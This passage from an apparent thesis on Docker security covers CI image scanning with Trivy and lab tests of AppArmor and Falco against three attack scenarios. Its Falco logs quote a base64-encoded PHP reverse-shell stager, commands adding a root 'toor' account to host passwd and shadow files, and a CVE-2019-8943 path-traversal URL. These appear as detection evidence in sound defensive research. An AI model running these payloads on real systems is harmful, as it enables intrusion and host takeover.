      - docker image rm $IMAGE --force
      # Deploy stack
      - docker stack deploy -c blog.yml blog
```

In the configuration above, custom script image_scanner.py was used that includes Trivy scanner. Vulnerabilities with severity level *HIGH* and *CRITICAL* will be outputted since those must be addressed first [**96**]. It is possible to send vulnerability data to the Elasticsearch database via image_scanner.py script arguments. Drone supports secrets to store and manage sensitive information, such as passwords, tokens, and SSH keys.

Storing Elasticsearch credentials in secret is considered safer than storing it in the configuration file in plain text [**19**]. If the Elasticsearch database is not found, then vulnerability data is sent to standard output as a table structure.

Custom-built WordPress version 4.9.8 image has 26 critical, 294 high, 1255 medium, low 216, and 2 unknown vulnerabilities. A large number of vulnerabilities could mean that it is necessary to upgrade base image with the package versions if there is no newer version of the software available. WordPress 4.9.8 has multiple critical and high vulnerabilities; it provides developer indication for upgrading WordPress to a newer version.

After the initial scanner adoption establishment, it is possible to add --enforce argument to image_scanner.py script which stops the pipeline process if a vulnerability is found. With the enforcement rule, the developer should fix the vulnerabilities or accept the risk via ignore list before pushing the image to the registry.

4.2.2 Anomaly detection solution tests

Based on the lab infrastructure and the analysis done in section 3, Apparmor and Falco will be used for anomaly detection solutions. SELinux is excluded because the Apparmor is supported and installed by default in Ubuntu operating system. Seccomp is excluded because there is no easy and workable Seccomp profile generator, and for enterprises with significant deployments, it adds more value in building a custom Apparmor profile. At the time of the writing, kernel runtime security mechanisms are not possible to configure since Swarm Mode does not have --security-opt kernel configuration option [**97**]. Services that were used for anomaly detection testing ran outside of the Swarm mode. An internal blog that uses custom WordPress from scenario 1, already built image with the web shell from scenario 2 and Gitea from scenario 3 were running without Docker orchestration. For production, they can be used with open-source container orchestration tools such as Kubernetes, which supports the configuration of security contexts [**98**].

Docker will automatically apply an AppArmor and Seccomp profile to each launched container. The following command shows how to check if AppArmor and Seccomp are enabled in the system's kernel and available to Docker:

```
docker info | egrep 'apparmor|seccomp'
```

The default Apparmor and Seccomp profile is enforced mode and will actively deny operations based on the profile. The docker-default Apparmor profile is the default for running containers unless overwritten with the --security-opts flag. In Docker 1.13 and later Apparmor profile is created in tmpfs and then loaded into the kernel. On Docker 1.12 and earlier it is located in /etc/apparmor.d/docker/ directory [**99**]. If AppArmor and Seccomp interferes with the running of a container, it can be turned off for that container with --security-opt="apparmor:unconfined" --security-opt="seccomp:unconfined" parameters. Nevertheless, with the default Apparmor and Seccomp rules attacker could complete all attack scenarios listed above. For creating custom Apparmor rule and mitigating many security attack vectors, the developer can list at least read-only directories that are needed for the services to run. The author created minimal Apparmor rules with the Bane generator, which is enough to stop the attacker from gaining a foothold to the system where it is possible in the given scenarios. When running Bane, it will create an Apparmor profile with the prefix docker-. The custom Apparmor profiles are placed into /etc/apparmor.d/containers/ directory and loaded with apparmor_parser command. Loaded Apparmor policies can be displayed with the apparmor_status command. For testing Apparmor, Seccomp will be disabled and the CAP_SYS_ADMIN capability added by using flags:

```
--cap-add SYS_ADMIN --security-opt seccomp=unconfined --security-opt apparmor=docker-
myrule
```

It means that AppArmor will be the only active line of defense for this container. For auditing and monitoring, Sysdig Falco is tested in the lab environment. Falco can be installed directly on a Linux host or can run inside a Docker container to monitor containers and applications running directly on the Linux host. Falco uses a kernel module named sysdig_probe to intercept system calls, which are pushed into userspace. The Falco image has a built-in set of rules located at /etc/falco/falco_rules.yaml which is suitable for most purposes. For providing custom rules /etc/falco/rules.d directory can be used for this purpose [**100**]. By default, it can detect anomalous behaviors and notify activities by logging into standard output. For testing the Falco, Seccomp and Apparmor will be disabled by using flags --security-opt seccomp=unconfined --security-opt apparmor=unconfined. Falco rules could be needed to adapt to deployment to avoid false positives. It is possible to extend rules by allowing the paths application to use in the filesystem, specifying other network activities, and any other running programs or binary utilities required during the lifecycle of the container. The author used a minimal set of rules to detect compromise. Fine-tuning rules could deliver more detailed information about the attacker. Default Falco security policy can be fine-tuned by capturing activities with the Sysdig tool. For example, using the command:

```
sysdig -pc -s 4096 container.name=build_nginx
```

Scenario 1

Similarly to the Mossack Fonseca breach, which exposed millions of confidential documents scenario 1 would lead to data exfiltration from the custom WordPress container [**101**]. The author created the Bane rule, which is minimal to stop the attacker gaining database credentials:

```
Name = "wordpress-rule"
LogOnWritePaths = [
        "/**"
]
[Filesystem]
ReadOnlyPaths = [
        "/var/www/html/*",
        "/var/www/html/wp-admin/**",
        "/var/www/html/wp-includes/**",
        "/var/www/html/wp-content/*",
        "/var/www/html/wp-content/plugins/**",
        "/var/www/html/wp-content/themes/**",
]
[Capabilities]
Deny = [
        "sys_admin",
        "sys_ptrace",
        "sys_chroot"
]
[Network]
Packet = true
Raw = true
```

While attacker leveraging exploitation to CVE-2019-8943 he will crop the image, and while saving, this request will fail:

```
https://blog.lab.ex/wp-
content/uploads/2020/04/pic.jpg?/../../../../themes/twentyseventeen/cropped-shell
```

Ultimately, the attacker cannot overwrite the image with a malicious path since Apparmor rules will deny path traversal to the arbitrary directory via a filename.

When testing Falco, an attacker executed PHP code on the remote server via Metasploit module *wp_crop_rce*, which created a reverse shell to the attacker's machine. Falco successfully registred that shell spawned in the container with the ID 5222a3908954 and image registry.lab.ex/blog-wordpress. The information shows the binary that was used for the reverse shell, which is encoded to base64. After decoding the IP address and port, where the attacker's destination was is displayed. It provides enough information to react to the incident.

```
Apr 05 19:19:04 docker2 falco[28423]: 19:19:04.466481999: Debug Shell spawned by
untrusted binary (user=www-data shell=sh parent=apache2 cmdline=sh -c echo
YmFzZTY0c3BvdHRlZAo= | base64 -d pcmdline=apache2 -k start gparent=apache2
ggparent=docker-entrypoi aname[4]=<NA> aname[5]=<NA> aname[6]=<NA> aname[7]=<NA>
container_id=5222a3908954 image=registry.lab.ex/blog-wordpress)

Apr 05 19:19:04 docker2 falco[28423]: 19:19:04.495289875: Debug Shell spawned by
untrusted binary (user=www-data shell=sh parent=apache2 cmdline=sh -c echo
Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgID0gJzE5Mi4xNjguMS4xMDAnOyAgPSA0NDQ0OyBpZiAo
KCA9ICdzdHJlYW1fc29ja2V0X2NsaWVudCcpICYmIGlzX2NhbGxhYmxlKCkpIHsgID0gKHRjcDovL3t9Ont9KTsg
ID0gJ3N0cmVhbSc7IH0gaWYgKC1kcyAmJiAoID0gJ2Zzb2Nrb3BlbicpICYmIGlzX2NhbGxhYmxlKCkpIHsgID0g
KCwgKTsgID0gJ3N0cmVhbSc7IH0gaWYgKC1kcyAmJiAoID0gJ3NvY2tldF9jcmVhdGUnKSAmJiBpc19jYWxsYWJs
ZSgpKSB7ICA9IChBRl9JTkVULCBTT0NLX1NUUkVBTSwgU09MX1RDUCk7ICA9IEBzb2NrZXRfY29ubmVjdCgsICwg
KTsgaWYgKC1kcmVzKSB7IGRpZSgpOyB9ICA9ICdzb2NrZXQnOyB9IGlmICgtZHNfdHlwZSkgeyBkaWUoJ25vIHNv
Y2tldCBmdW5jcycpOyB9IGlmICgtZHMpIHsgZGllKCdubyBzb2NrZXQnKTsgfSBzd2l0Y2ggKCkgeyBjYXNlICdz
dHJlYW0nOiAgPSBmcmVhZCgsIDQpOyBicmVhazsgY2FzZSAnc29ja2V0JzogID0gc29ja2V0X3JlYWQoLCA0KTsg
YnJlYWs7IH0gaWYgKC1kbGVuKSB7IGRpZSgpOyB9ICA9IHVucGFjayhObGVuLCApOyAgPSBbJ2xlbidd0yAgPSAn
Jzsgd2hpbGUgKHN0cmxlbigpIDwgKSB7IHN3aXRjaCAoKSB7IGNhc2UgJ3N0cmVhbSc6ICAuPSBmcmVhZCgsIC1z
dHJsZW4oKSk7IGJyZWFrOyBjYXNlICdzb2NrZXQnOiAgLj0gc29ja2V0X3JlYWQoLCAtc3RybGVuKCkpOyBicmVh
azsgfSB9IFsnbXNnc29jayddID0gOyBbJ21zZ3NvY2tfdHlwZSddID0gOyBpZiAoZXh0ZW5zaW9uX2xvYWRlZCgn
c3Vob3NpbicpICYmIGluaV9nZXQoJ3N1aG9zaW4uZXhlY3V0b3IuZGlzYWJsZV9ldmFsJykpIHsgPWNyZWF0ZV9m
dW5jdGlvbignJywgKTsgKCk7IH0gZWxzZSB7IGV2YWwoKTsgfSBkaWUoKTsK | base64 -d >
UOEHSGzNro.php pcmdline=apache2 -k start gparent=apache2 ggparent=docker-entrypoi
aname[4]=<NA> aname[5]=<NA> aname[6]=<NA> aname[7]=<NA> container_id=5222a3908954
image=registry.lab.ex/blog-wordpress)

Apr 05 19:19:05 docker2 falco[28423]: 19:19:05.045079904: Debug Shell spawned by
untrusted binary (user=www-data shell=sh parent=apache2 cmdline=sh -c   pcmdline=apache2
-k start gparent=apache2 ggparent=docker-entrypoi aname[4]=<NA> aname[5]=<NA>
aname[6]=<NA> aname[7]=<NA> container_id=5222a3908954 image=registry.lab.ex/blog-
wordpress)
```

Scenario 2

An attacker can use the web shell to escalate privileges to the host machine by creating a system user for himself. The author created the Bane rule, which is minimal to stop the attacker from making modifications in the mounted host filesystem:

```
Name = "nginx-rule"
LogOnWritePaths = [
        "/**"
]
[Filesystem]
ReadOnlyPaths = [
        "/[^var]**",
        "/var/[^cache]**",
        "/var/cache/[^nginx]**",
]
[Capabilities]
Allow = [
        "chown",
        "setuid",
        "setgid",
        "net_bind_service"
]
```

An attacker tries to modify host files from the container paths /hostOS/etc/passwd and /hostOS/etc/shadow but is unsuccessful since Apparmor is restricting the modifications of all directories and files except files in the /var/cache/nginx directory, which is needed for Nginx to work.

When running malicious Nginx container, Falco will detect that container with the ID 63d74447f99e has a host root directory and Docker socket mounted to the container, which could indicate that container is misconfigured. A developer could change the mount paths that are not exposed to host systems' critical directories and files.

```
10:23:41.090618000: Notice Container with sensitive mount started (user=<NA>
command=container:63d74447f99e project_nginx (id=63d74447f99e)
image=yamalungma/nginx:latest
mounts=/:/hostOS:rw:true:rslave,/var/run/docker.sock:/var/run/docker.sock:rw:true:rpriva
te)
```

It is possible to include additional security profiles to Falco that are meant for popular applications such as Nginx [**102**]. If an image name contains Nginx, then rules-nginx.yaml rule will be used. Falco detected that unexpected processes were spawned, and files were accessed in the Nginx container. The information shows container ID and the command which was executed.

```
11:40:06.435158708: Notice Unexpected process spawned in nginx container (command=sh -c
echo 'toor:x:0:0:root:/root:/bin/sh' >> /hostOS/etc/passwd pid=25361 user=toor
project_nginx (id=63d74447f99e) image=yamalungma/nginx:latest)
```

```
11:40:06.435711730: Notice Unexpected file accessed readwrite for nginx (command=sh -c
echo 'toor:x:0:0:root:/root:/bin/sh' >> /hostOS/etc/passwd pid=25361
file=/hostOS/etc/passwd project_nginx (id=63d74447f99e) image=yamalungma/nginx:latest)

11:39:52.258486834: Notice Unexpected process spawned in nginx container (command=sh -c
echo
'toor:$6$12345678$TroDizgs2gVH4tqE5B3XQrkFSQgQ3TU2mSRFk3HXeuA85I1wVQ39F48PomJGk68Me7NUW6
c5ZjUkK3IusV2fO0:17697:0:99999:7:::' >> /hostOS/etc/shadow pid=25336 user=toor
project_nginx (id=63d74447f99e) image=yamalungma/nginx:latest)
11:39:52.258880474: Notice Unexpected file accessed readwrite for nginx (command=sh -c
echo
'toor:$6$12345678$TroDizgs2gVH4tqE5B3XQrkFSQgQ3TU2mSRFk3HXeuA85I1wVQ39F48PomJGk68Me7NUW6
c5ZjUkK3IusV2fO0:17697:0:99999:7:::' >> /hostOS/etc/shadow pid=25336
file=/hostOS/etc/shadow project_nginx (id=63d74447f99e) image=yamalungma/nginx:latest)
```

Scenario 3

It is possible to create a simple prevention mechanism for Gitea, which prevents writing access to system directories and files that are not needed for the application. The author created Bane rule for that:

```
Name = "gitea-rule"
LogOnWritePaths = [
        "/**"
]
[Filesystem]
ReadOnlyPaths = [
       "/[^{etc,data,run}]**",
]
[Capabilities]
Allow = [
        "chown",
        "setuid",
        "setgid",
        "net_bind_service"
]
```

Unfortunately, any of the anomaly prevention solutions cannot prevent this kind of attack since the vulnerabilities are in the Gitea functions, where an attacker can abuse the elements that are typically needed for running the application, for defacement attacker uses internally available Docker daemon port which cannot be blocked with these tools. For an alternative, a solution would be to restrict Docker daemon port to containers via iptables firewall rules or Cilium that can be used to manage network connectivity between containers and hosts. Cilium is open source software for providing network connectivity security and load-balancing between application workloads such as application containers or processes [**103**].

When testing Falco, an attacker tries to create a custom image with defaced content and succeeds in replacing it. Custom Falco rule is created for detecting disallowed and forbidden Docker container images. Whitelist is created, which consists of allowed images sha265 checksums:

```
- list: container_image_whitelist
  items:
["sha256:ac9aeaf784962573baf26c03cd9709114d7fbfe7e5bd690b1f8e3b46642e67ea","sha256:f1a46
a4b6f6aaa11b1b33c2eaa53ccd03908738bc39ab9080871fe28f3064014","sha256:7d081088e4bfd632a88
e3f3bcd9e007ef44a796fddfe3261407a3f9f04abe1e7","sha256:3c3e5c0b5bc47908f1284b4d611a865f6
b0a1b1cf450ba1ca32fc5054e0d034f","sha256:1726d4f0294dd102e116c228abe62885a2234cdcf3d2103
15b3cdbdbffda32b6","sha256:0b24c9f0a64c4ed3fec2ee117a669ed6678b0cb2cbc6c397b3f0d7443c676
fff","sha256:d55cc250ad59d79c2d7432134890ce1fde338927b1c47c48a5d1ecf0ce540a7d","sha256:f
e6f2489e9e54fc1205b32e991f77e4326689319428c51cfbdb9d69fef2d854f"]

- rule: Unknown container image running
  desc: There is a container running that doesn't match any of the whitelisted sha256
codes
  condition: container and not container.image in (container_image_whitelist)
  output: Unknown container (command=%proc.cmdline pid=%proc.pid file=%fd.name
%container.info image=%container.image)
  priority: WARNING
```

Falco notified that container with unknown image started to run. It indicates to start investigating the compromise further.

```
14:39:50.906786672: Warning Unknown container (command=container:e37d828f9ad7 pid=-1
file=<NA> deface (id=e37d828f9ad7) image=portainer:alpha)
```

4.3 Test results and recommendations

Image scanning solution

There are several ways to integrate image scanning solution to a CI/CD pipeline. Tooling could contain central authentication and authorization service for continuous deployment. It is recommended to restrict developers directly accessing servers or Docker daemon. Developers should make service deployments through a web site or API, which is forwarding deployment requests to internal Docker daemon through user authorization rules. Any deployment should be logged to the central monitoring server to detect and identify any abnormalities. It is possible to start integrating an image scanning solution seamlessly with the organization if this solution is implemented. By adding a script that scans each deployment, it is possible to include an image scanning solution to the deployment process as an informative source. Informative scanning can indicate that it is necessary to change an image to the newer version if there are many known vulnerabilities. Furthermore, if there is no newer software available, a large amount of vulnerabilities indicates developers that it is necessary to upgrade the base image with the package versions.

Integrating image scanning solutions to build processes can be done if the image is built from the source. It gives greater control over the image and the conditions affecting its security. It is harder for a vulnerability or an exploit to slip into the container unnoticed when controlling the build process. If the Docker image does not have an official repository or is pulled from the unofficial repository, it is recommended to build it in the local CI/CD pipeline to keep it updated.

If an image does not pass the scanning, it should be returning appropriate reports to the developer to address the issues. Scan information can be used to evaluate the vulnerability and decide what to do. Components should be updated if vulnerabilities are discovered, and there is an updated version available. If the vulnerability is in a base layer, then there might not be a possibility to correct the issue in the image. Switching base layer to a different version or finding an equivalent, less vulnerable base layer is recommended.

A secure option is to use a Distroless base image, a set of images made by Google. Distroless do not contain shells, package managers, or any other programs. It only contains application and its runtime dependencies. Without the shell, it is difficult to get a foothold to the container and escalate privileges through there. It reduces the burden of establishing provenance and improves the signal to noise of image scanners [**104**]. When completely control the contents of the image, the base image needs to be created. The starting point for building containers minimal image "scratch" can be used. While scratch appears in Docker’s repository, it cannot be pulled. Instead, it can be referred only in the Dockerfile [**105**].

Furthermore, reports could contain false positives of vulnerabilities that are not currently exploitable in the application. At first, starting a well-defined ignore list by getting an initial overview of vulnerabilities in the libraries and packages are recommended. It can be a time-consuming task, but Trivy supports --ignorefile parameter which can be used by developers for ignoring false positives in their services. Finally, if the initial vulnerability scanning adoption is established, enforcement mode should be enabled. Developers should fix the vulnerabilities, or product owners should accept the risk before pushing the image to the registry.

Anomaly detection solution

Selecting the most suitable anomaly detection and prevention solution mostly depends on the infrastructure and its needs. On the one hand, SELinux is more suitable for the Red Hat family operating systems, such as CentOS and Fedora. On the other hand, Apparmor is more supported with the Ubuntu, Debian, OpenSUSE, and its variants. SELinux, Apparmor, or Seccomp policies that Docker provides can be useless for the advanced persistent attacker by default. It is the reason that automatable configuration generators are necessary for those tools. SELinux and Apparmor both have suitable automatable configuration generators, which add easier integration into larger systems. Seccomp has no workable profile generator, and for enterprises with significant deployments, it adds more value in working to build a custom Apparmor or SELinux profile. Sysdig Falco adds value in detecting malicious activity already with the default rules. Falco rules are flexible for most of the systems. Better coverage and detail can be accomplished with the tailor-made policies, which can be easily created with Sysdig support. Unfortunately, prevention tools could not cover areas such as fine-grained network restriction between containers and host. For this functionality, other tools are needed, such as iptables or Cilium.

5 Summary

Enterprises today are adopting Docker technology, which has gained more market and mind shares among information technology professionals. Docker provides a convenient way to isolate applications and has introduced many new challenges in application and infrastructure security. In the cluster, containers can move between nodes and have short lifespans. It makes detection of them challenging and means traditional vulnerability management approaches cannot easily secure containers.

This thesis looked at the available tools on scanning Docker images and preventing targeted attacks in agile environments. Overview of Docker components and its security in agile development was given. While many papers have focused mainly on the overall analysis of container security, this thesis focused on how to mitigate known vulnerabilities and prevent advanced persistent threats in the agile development process.

The high-level analysis was done for comparing and discovering suitable components that could be used for securing Docker images and container process activity. The analysis section defined the methodologies and compared the components of the continuous Docker image scanning and anomaly detection solution. A mixed methodology was used, deciding which tool is most suitable. The author created scripts that helped to collect, analyze, and correlate results. Analysis results showed that Trivy was the most suitable tool for image scanning solution currently. It is lightweight, with customizable reporting, vulnerability whitelists, and easily integrable into a continuous delivery pipeline. Selecting the most suitable anomaly detection and prevention solution mostly depends on the infrastructure and its needs, but evaluations done for it should give input for decision-makers.

A lab environment was created to test how image scanning and runtime solutions operate in real-world scenarios. The infrastructure was built as close as possible to real-world enterprises with high availability features. Possible attack scenarios were created to verify the ability of the tools, which were tested against selected solutions. Recommendations were given, which helps enterprises to consider and integrate proposed solutions for their infrastructure.

With regard to research questions, this thesis showed that there is possible to reduce the vulnerable surface area in the continuous delivery pipeline by detecting known vulnerabilities in the containers. Furthermore, open-source security tools can detect and prevent targeted attacks and exploitation of known vulnerabilities in Docker containers.

Docker image scanning and runtime security are critical to overall container security strategy. While image scanning happens in CI/CD pipeline, either before publishing the images or once they are in the registry, runtime security takes place after the deployment. Scanning reduces the vulnerable surface area in the continuous delivery pipeline by detecting known vulnerabilities in the containers. If there are sophisticated attackers or malicious insiders who could bypass other security mechanisms, then runtime security should detect and prevent such targeted attacks. Scanning once during the CI/CD process is not enough since new vulnerabilities can be discovered after the container is deployed. In agile development, security needs to be implemented continuously to achieve desired results.

Future work includes improving the image scanning solution for integrating easy and secure vulnerability ignore list mechanism, which adds functionality to eliminate false positives. The solution should also be able to track already fixed vulnerabilities or risks accepted by the product owner. Furthermore, runtime security rules could be created, which are meant for detecting and preventing more common attacks that persistent attackers are performing when access is gained already into the system.

List of References

[1] Docker. (2016, July) Introduction to Container Security. [Online]. https://www.docker.com/sites/default/files/WP_IntrotoContainerSecurity_08.19.2016.pdf

[2] Tenable. (2018, June) Container Security Best Practices: A How-To Guide. [Online]. https://static.tenable.com/marketing/whitepapers/Whitepaper-Container_Security_Best_Practices.pdf

[3] Charlie Dai with Glenn O'Donnell , Amanda Lipson , Frederic Giron , Han Bao , Bill Nagel Dave Bartoletti. (2018, Oct.) Enterprise Container Platform Software Suites. [Online]. https://reprints.forrester.com/#/assets/2/1492/RES141562/reports

[4] Jasmine Henry. (2019, Dec.) Why Isn't Secure DevOps Being Practiced? [Online]. https://securityintelligence.com/why-isnt-secure-devops-being-practiced/

[5] Liran Tal. (2020, Mar.) 88% increase in application library vulnerabilities over two years. [Online]. https://snyk.io/blog/88-increase-in-application-library-vulnerabilities-over-two-years/

[6] Chris Ward. (2020, Mar.) Docker for Windows, Linux, and Mac. [Online]. https://blog.codeship.com/docker-for-windows-linux-and-mac/

[7] Adam Johannes Raft, Mojtaba Shahin, Mansooreh Zahedi, Muhammad Ali Babar Faheem Ullah. (2019, Dec.) Security Support in Continuous Deployment Pipeline. [Online]. https://arxiv.org/pdf/1703.04277.pdf

[8] Adrian Mouat. (2019, Dec.) Docker Security - Using Containers Safely in Production. [Online]. https://www.oreilly.com/library/view/docker-security/9781492042297/ch01.html

[9] Jon-Anders Kabbe. (2017, June) Security analysis of Docker containers in a production environment. [Online]. https://pdfs.semanticscholar.org/5c52/855b97e0e39b4f0d5c83148006b436d9de38.pdf

[10] Mateo Burillo. (2019, Dec.) 29 Docker security tools compared. [Online]. https://sysdig.com/blog/20-docker-security-tools/

[11] Sathyajith Bhat. (2019, Dec.) 5 open source tools for container security. [Online]. https://opensource.com/article/18/8/tools-container-security

[12] Satvik Garg Somya Garg. (2019, Dec.) Automated Cloud Infrastructure, Continuous Integration and Continuous Delivery using Docker with Robust Container Security. [Online]. https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=8695332

[13] Stefan Winkle. (2016, Oct.) Security Assurance of Docker Containers. [Online]. https://www.sans.org/reading-room/whitepapers/assurance/security-assurance-docker-containers-37432

[14] Xiaohui Gu and William Enck Rui Shu. (2020, Feb.) A Study of Security Vulnerabilities on Docker Hub. [Online]. http://dance.csc.ncsu.edu/papers/codaspy17.pdf

[15] cprime. (2019, Dec.) What is agile? What is scrum? [Online]. https://www.cprime.com/resources/what-is-agile-what-is-scrum/

[16] John Jeremiah. (2019, Dec.) Is agile the new norm? [Online]. https://techbeacon.com/app-dev-testing/survey-agile-new-norm

[17] Mike Beedle, Arie van Bennekum, Alistair Cockburn, Ward Cunningham, Martin Fowler, James Grenning, Jim Highsmith, Andrew Hunt, Ron Jeffries, Jon Kern, Brian Marick, Robert C. Martin, Steve Mellor, Ken Schwaber, Jeff Sutherland, Dave Thomas Kent Beck. (2019, Dec.) Manifesto for Agile Software Development. [Online]. http://agilemanifesto.org/

[18] (2019, Oct.) [Online]. https://miro.medium.com/max/4000/1*TNJ7Rpr5G1OJHtKH-IBEFw.png

[19] Drone.io. (2020, Apr.) Drone Secrets. [Online]. https://docs.drone.io/secret/

[20] Marko Anastasov. (2019, Dec.) CI/CD Pipeline: A Gentle Introduction. [Online]. https://semaphoreci.com/blog/cicd-pipeline

[21] Juraj Rehorovsky. (2019, Dec.) Traditional Development/Integration/Staging/Production Practice for Software Development. [Online]. https://dltj.org/article/software-development-practice/

[22] Twistlock. (2019, Dec.) The Biggest Security Risks Lurking in Your CI/CD Pipeline. [Online]. https://thenewstack.io/the-biggest-security-risks-lurking-in-your-ci-cd-pipeline/

[23] Twistlock. (2019, Oct.) Container Basics Whitepaper Chapter I. [Online]. https://www.twistlock.com/resources/container-basics-whitepaper-chapter-1/

[24] Antonio Brogi, Jacopo Soldani, Pooyan Jamshidi Claus Pahl. (2017, May) Cloud Container Technologies: a State-of-the-Art Review. [Online]. https://www.researchgate.net/publication/316903410_Cloud_Container_Technologies_a_State-of-the-Art_Review

[25] Antony Martin, Roberto Di Pietro Theo Combe. (2019, Dec.) To Docker or not to Docker: a security perspective. [Online]. https://www.researchgate.net/publication/309965523_To_Docker_or_Not_to_Docker_A_Security_Perspective

[26] Docker. (2019, Oct.) Docker Overview. [Online]. https://docs.docker.com/engine/docker-overview/

[27] Docker. (2019, Oct.) Docker Machine Overview. [Online]. https://docs.docker.com/machine/overview/

[28] Twistlock. (2019, Oct.) Docker Basics Whitepaper Chapter II. [Online]. https://www.twistlock.com/resources/docker-basics-whitepaper-chapter-2/

[29] Docker. (2019, Oct.) About images, containers, and storage drivers. [Online]. https://docs.docker.com/v17.09/engine/userguide/storagedriver/imagesandcontainers/

[30] Docker. (2019, Oct.) Docker storage drivers. [Online]. https://docs.docker.com/storage/storagedriver/select-storage-driver/

[31] Docker. (2019, Oct.) Manage data in Docker. [Online]. https://docs.docker.com/storage/

[32] Docker. (2019, Oct.) Overview of network. [Online]. https://docs.docker.com/network/

[33] Michael Kerrisk. (2019, Aug.) Overview of Linux namespaces. [Online]. http://man7.org/linux/man-pages/man7/namespaces.7.html

[34] Michael Kerrisk. (2019, Mar.) Linux control groups. [Online]. http://man7.org/linux/man-pages/man7/cgroups.7.html

[35] Michael Kerrisk. (2019, Aug.) Overview of Linux capabilities. [Online]. http://man7.org/linux/man-pages/man7/capabilities.7.html

[36] Docker. (2019, Oct.) Docker security. [Online]. https://docs.docker.com/engine/security/security/

[37] Docker. (2015, Mar.) Introduction to Container Security. [Online]. https://d3oypxn00j2a10.cloudfront.net/assets/img/Docker%20Security/WP_Intro_to_container_security_03.20.2015.pdf

[38] Docker. (2019, Dec.) Docker and iptables. [Online]. https://docs.docker.com/network/iptables/

[39] Thanh Bui. (2019, Dec.) Analysis of Docker Security. [Online]. https://arxiv.org/pdf/1501.02967.pdf

[40] Mateo Burillo. (2020, Jan.) 7 Docker security vulnerabilities and threats. [Online]. https://sysdig.com/blog/7-docker-security-vulnerabilities/

[41] Theo Despoudis. (2020, Jan.) How to Lock Down the Kernel to Secure the Container. [Online]. https://thenewstack.io/how-to-lock-down-the-kernel-to-secure-the-container/

[42] Aleksa Sarai. (2020, Jan.) CVE-2019-5736: runc container breakout (all versions). [Online]. https://seclists.org/oss-sec/2019/q1/119

[43] MITRE Corporation. (2020, Jan.) Common Vulnerabilities and Exposures. [Online]. https://cve.mitre.org/

[44] Anchore. (2020, Jan.) Anchore Engine. [Online]. https://anchore.com/engine/

[45] CoreOS. (2020, Jan.) Clair. [Online]. https://coreos.com/clair/docs/latest/

[46] armin. (2020, Jan.) Clair Scanner. [Online]. https://github.com/arminc/clair-scanner/blob/master/README.md

[47] Elías Grande. (2020, Jan.) Dagda. [Online]. https://github.com/eliasgranderubio/dagda/blob/master/README.md

[48] Teppei Fukuda. (2020, Jan.) Trivy. [Online]. https://github.com/aquasecurity/trivy/blob/master/README.md

[49] Mark Stemm. (2020, Jan.) SELinux, Seccomp, Sysdig Falco, and you: A technical discussion. [Online]. https://sysdig.com/blog/selinux-seccomp-falco-technical-discussion/

[50] Google Cloud. (2020, Jan.) Securing containers with AppArmor. [Online]. https://cloud.google.com/container-optimized-os/docs/how-to/secure-apparmor

[51] Lukas Vrabec. (2020, Feb.) Generate SELinux policies for containers with Udica. [Online]. https://www.redhat.com/en/blog/generate-selinux-policies-containers-with-udica

[52] Lukas Vrabec. (2020, Feb.) Use udica to build SELinux policy for containers. [Online]. https://fedoramagazine.org/use-udica-to-build-selinux-policy-for-containers/

[53] Sysdig Inc. (2020, Jan.) Sysdig. [Online]. https://github.com/draios/sysdig/blob/dev/README.md

[54] Bonnie Kaplan and Joseph A. Maxwell. (2020, Jan.) Qualitative Research Methods for Evaluating ComputerInformation Systems. [Online]. https://www.researchgate.net/publication/226227177_Qualitative_Research_Methods_for_Evaluating_Computer_Information_Systems

[55] Janice Singer, Margaret-Anne Storey, Daniela Damian Steve Easterbrook. (2020, Jan.) Selecting Empirical Methods for Software Engineering. [Online]. https://www.cs.utoronto.ca/~sme/papers/2007/SelectingEmpiricalMethods.pdf

[56] ASQ. (2020, Jan.) What is a decision matrix? [Online]. https://asq.org/quality-resources/decision-matrix

[57] Docker. (2020, Jan.) Overview of Docker Compose. [Online]. https://docs.docker.com/compose/

[58] Anchore. (2020, Jan.) Anchore Engine Overview. [Online]. https://docs.anchore.com/current/docs/engine/general/

[59] Brady Todhunter. (2020, Jan.) Adding Vulnerability Scanning and Policy-Compliance for Your Containers in CI/CD, No Stateful Service Required. [Online]. https://anchore.com/inline-scanning-with-anchore-engine/

[60] Quary. (2020, Jan.) Clair Documentation. [Online]. https://github.com/quay/clair/tree/master/Documentation

[61] John Lionis. (2020, Mar.) Why Docker Security Matters. [Online]. https://www.percona.com/blog/2019/07/11/docker-security-considerations-part-i/

[62] Jess Frazelle. (2020, Mar.) Bane. [Online]. https://github.com/genuinetools/bane

[63] Lukas Vrabec. (2020, Mar.) Generate SELinux policies for containers with Udica. [Online]. https://www.redhat.com/en/blog/generate-selinux-policies-containers-with-udica

[64] Alex Chapman. (2020, Mar.) Seccomp and Seccomp-BPF. [Online]. https://ajxchapman.github.io/linux/2016/08/31/seccomp-and-seccomp-bpf.html

[65] blacktop. (2020, Mar.) Docker Secure Computing Profile Generator. [Online]. https://github.com/blacktop/seccomp-gen

[66] Falco. (2020, Mar.) Application Profiles for Falco. [Online]. https://github.com/falcosecurity/profiles

[67] Yusuf K. (2020, Mar.) Container security with Sysdig Falco. [Online]. https://www.infracloud.io/container-security-sysdig-falco/

[68] Steve Winterfeld Jason Andress. (2020, Jan.) Passive Reconnaissance. [Online]. https://www.sciencedirect.com/topics/computer-science/passive-reconnaissance

[69] Shodan. (2020, Jan.) Shodan. [Online]. https://www.shodan.io/

[70] Shodan. (2020, Jan.) REST API Documentation. [Online]. https://developer.shodan.io/api

[71] Clinton Gormley & Zachary Tong, *Elasticsearch The Definitive Guide*.: O'Reilly, 2015.

[72] (2020, Mar.) Vulnhub. [Online]. https://github.com/vulhub/vulhub

[73] Andres Pihlak. (2020, Mar.) vuln-scanner-analysis. [Online]. https://github.com/apihlak/vuln-scanner-analysis

[74] GitHub. (2020, Mar.) Github Developer Rate Limit. [Online]. https://developer.github.com/v3/rate_limit/

[75] ClairOS. (2020, Mar.) inline-scan. [Online]. https://hub.docker.com/r/anchore/inline-scan/tags

[76] Elasticsearch. (2020, Mar.) Nested. [Online]. https://www.elastic.co/guide/en/elasticsearch/reference/current/nested.html

[77] Andreas Florath. (2002, Mar.) Ubuntu libselinux package. [Online]. https://bugs.launchpad.net/ubuntu/+source/libselinux/+bug/1769301

[78] Valentin Rothberg. (2020, Mar.) Generate SECCOMP Profiles for Containers Using Podman and eBPF. [Online]. https://podman.io/blogs/2019/10/15/generate-seccomp-profiles.html

[79] blacktop. (2020, Mar.) Docker Secure Computing Profile Generator. [Online]. https://github.com/blacktop/seccomp-gen

